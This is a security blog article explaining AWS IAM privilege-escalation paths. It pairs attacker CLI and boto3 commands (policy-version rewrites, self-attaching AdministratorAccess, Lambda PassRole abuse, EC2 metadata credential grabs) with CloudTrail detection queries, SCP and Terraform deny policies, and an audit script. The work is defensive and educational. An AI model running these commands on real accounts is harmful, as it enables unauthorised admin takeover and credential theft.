AWS IAM Privilege Escalation: 21 Attack Paths Hackers Use (and How to Stop Them)
On this page
What Is IAM Privilege Escalation?
IAM privilege escalation occurs when an attacker with limited AWS permissions exploits misconfigurations to gain higher privileges — often reaching full administrator access.

According to Palo Alto Unit 42's 2025 Cloud Threat Report, 99% of cloud IAM identities have excessive permissions, and only 1% of granted permissions are actually used.
The 21 Known IAM Privilege Escalation Paths
Security researcher Spencer Gietzen identified the original 21 paths. Here's every one, with detection and defense:
Path 1: iam:CreatePolicyVersion
The attacker creates a new version of an existing policy, granting themselves admin access:
# Attacker command:
aws iam create-policy-version \
  --policy-arn arn:aws:iam::123456789:policy/MyPolicy \
  --policy-document '{
    "Version": "2012-10-17",
    "Statement": [{
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }]
  }' \
  --set-as-default
Detection (CloudTrail query):
SELECT eventTime, userIdentity.arn, requestParameters.policyArn
FROM cloudtrail_logs
WHERE eventName = 'CreatePolicyVersion'
  AND requestParameters.setAsDefault = true
ORDER BY eventTime DESC
Defense: Use SCP to deny this action:
{
  "Version": "2012-10-17",
  "Statement": [{
    "Sid": "DenyPolicyVersionCreation",
    "Effect": "Deny",
    "Action": "iam:CreatePolicyVersion",
    "Resource": "*",
    "Condition": {
      "StringNotLike": {
        "aws:PrincipalArn": "arn:aws:iam::*:role/AdminRole"
      }
    }
  }]
}
Path 2: iam:SetDefaultPolicyVersion
Switch to an older overpermissive policy version:
# List all versions of a policy
aws iam list-policy-versions --policy-arn arn:aws:iam::123456789:policy/MyPolicy

# Switch to overpermissive old version
aws iam set-default-policy-version \
  --policy-arn arn:aws:iam::123456789:policy/MyPolicy \
  --version-id v3
Path 3: iam:AttachUserPolicy / iam:AttachRolePolicy
Directly attach AdministratorAccess to self:
aws iam attach-user-policy \
  --user-name compromised-user \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
Path 4: iam:PutUserPolicy / iam:PutRolePolicy
Create an inline admin policy:
aws iam put-user-policy \
  --user-name compromised-user \
  --policy-name backdoor \
  --policy-document '{
    "Version": "2012-10-17",
    "Statement": [{"Effect": "Allow", "Action": "*", "Resource": "*"}]
  }'
Path 5: iam:PassRole + lambda:CreateFunction + lambda:InvokeFunction
The most common real-world escalation:
import boto3, json

# Step 1: Create Lambda with high-priv role
client = boto3.client('lambda')
client.create_function(
    FunctionName='escalation-fn',
    Runtime='python3.12',
    Role='arn:aws:iam::123456789:role/AdminRole',
    Handler='index.handler',
    Code={'ZipFile': open('payload.zip', 'rb').read()}
)

# Step 2: Invoke — code runs with AdminRole permissions
client.invoke(
    FunctionName='escalation-fn',
    InvocationType='RequestResponse'
)
Path 6-8: EC2 Instance Profile Abuse
# Create instance with admin role
aws ec2 run-instances \
  --image-id ami-12345 \
  --instance-type t3.micro \
  --iam-instance-profile Name=AdminProfile \
  --user-data '#!/bin/bash
    curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/AdminRole'
Path 9-12: STS Assume Role Chains
# Chain through intermediate roles
aws sts assume-role --role-arn arn:aws:iam::123456789:role/Role-A \
  --role-session-name step1

# Role-A can assume Role-B which is admin
aws sts assume-role --role-arn arn:aws:iam::123456789:role/AdminRole \
  --role-session-name step2
Automated Detection Script
import boto3

def audit_iam_escalation_risks():
    """Scan for all 21 privilege escalation paths"""
    iam = boto3.client('iam')
    risks = []

    # Check all users and roles
    users = iam.list_users()['Users']

    for user in users:
        username = user['UserName']

        # Get all policies (attached + inline)
        attached = iam.list_attached_user_policies(UserName=username)
        inline = iam.list_user_policies(UserName=username)

        for policy in attached['AttachedPolicies']:
            version = iam.get_policy(PolicyArn=policy['PolicyArn'])
            doc = iam.get_policy_version(
                PolicyArn=policy['PolicyArn'],
                VersionId=version['Policy']['DefaultVersionId']
            )

            statements = doc['PolicyVersion']['Document']['Statement']
            if not isinstance(statements, list):
                statements = [statements]

            for stmt in statements:
                if stmt.get('Effect') == 'Allow':
                    actions = stmt.get('Action', [])
                    if isinstance(actions, str):
                        actions = [actions]

                    # Check for escalation-capable actions
                    dangerous = [
                        'iam:CreatePolicyVersion',
                        'iam:SetDefaultPolicyVersion',
                        'iam:AttachUserPolicy',
                        'iam:AttachRolePolicy',
                        'iam:PutUserPolicy',
                        'iam:PutRolePolicy',
                        'iam:PassRole',
                        'iam:CreateLoginProfile',
                        'iam:UpdateLoginProfile',
                        'iam:CreateAccessKey',
                        'sts:AssumeRole',
                        'lambda:CreateFunction',
                        'lambda:InvokeFunction',
                        'lambda:UpdateFunctionCode',
                        'ec2:RunInstances',
                        'ssm:SendCommand',
                        'glue:UpdateDevEndpoint',
                    ]

                    for action in actions:
                        if action == '*' or action in dangerous:
                            risks.append({
                                'user': username,
                                'policy': policy['PolicyArn'],
                                'dangerous_action': action,
                                'severity': 'CRITICAL' if action == '*' else 'HIGH'
                            })

    return risks

# Run the audit
findings = audit_iam_escalation_risks()
for f in findings:
    print(f"[{f['severity']}] {f['user']} has {f['dangerous_action']} via {f['policy']}")
Real-World Breach Case Studies
Capital One (2019)
- Attack: SSRF on WAF → EC2 metadata → overpermissive IAM role
- Impact: 100M+ customer records stolen
- Root cause: Role had
s3:GetObjecton all buckets + no VPC endpoint restrictions - Cost: $190M+ in fines and remediation
Twitch (2021)
- Attack: Misconfigured IAM allowed lateral movement across services
- Impact: Full source code, creator payouts, and internal tools leaked
- Root cause: IAM policies had wildcard actions across production accounts
LastPass (2022-2023)
- Attack: Compromised developer IAM credentials → accessed cloud backups
- Impact: Encrypted customer vaults stolen
- Root cause: Developer had persistent access to production backup infrastructure
Defense: Terraform IAM Guardrails
# SCP: Deny all dangerous IAM actions outside admin role
resource "aws_organizations_policy" "deny_iam_escalation" {
  name = "deny-iam-privilege-escalation"
  type = "SERVICE_CONTROL_POLICY"

  content = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Sid    = "DenyIAMEscalation"
        Effect = "Deny"
        Action = [
          "iam:CreatePolicyVersion",
          "iam:SetDefaultPolicyVersion",
          "iam:AttachUserPolicy",
          "iam:AttachRolePolicy",
          "iam:PutUserPolicy",
          "iam:PutRolePolicy",
          "iam:CreateUser",
          "iam:CreateAccessKey",
        ]
        Resource = "*"
        Condition = {
          StringNotLike = {
            "aws:PrincipalArn" = [
              "arn:aws:iam::*:role/OrganizationAdminRole"
            ]
          }
        }
      }
    ]
  })
}
Key Takeaways
- 21+ escalation paths exist — blocking just a few leaves you exposed
- Audit IAM actions, not just policies — use tools like PMapper and Pacu
- SCPs are your best defense — they override any IAM policy in the account
- Monitor CloudTrail continuously — set alerts for all iam:* events
- Assume breach mindset — if an attacker gets any IAM access, what's the blast radius?
Detect IAM misconfigurations in your infrastructure code with ShieldX — scan Terraform and CloudFormation for privilege escalation risks before deployment.
Published by SecureCodeReviews
This article is part of our original AI security and cybersecurity content library. We show publish and update dates, keep company and policy pages public, and update important guidance when material changes affect readers.
Planning an AI feature launch or security review?
We assess prompt injection paths, data leakage, tool use, access control, and unsafe AI workflows before they become production problems.
Advertisement
Free Security Tools
Try our tools now
Expert Services
Get professional help
OWASP Top 10
Learn the top risks
Related Articles
Cloud Security Guide: AWS, Azure & GCP Misconfigurations 2025
Master cloud security with comprehensive guides on S3 bucket security, IAM policies, secrets management, and real breach case studies.
Cloud Security in 2025: Comprehensive Guide for AWS, Azure & GCP
Deep-dive into cloud security best practices across all three major providers. Covers IAM, network security, data encryption, compliance, and real-world misconfigurations that led to breaches.
Broken Access Control: Why It's the #1 OWASP Risk (With Real Exploits & Fixes)
Broken Access Control has been the #1 OWASP Top 10 risk since 2021. This deep dive covers IDOR, privilege escalation, forced browsing, and JWT flaws with real-world exploits, code examples, and enterprise-grade mitigations.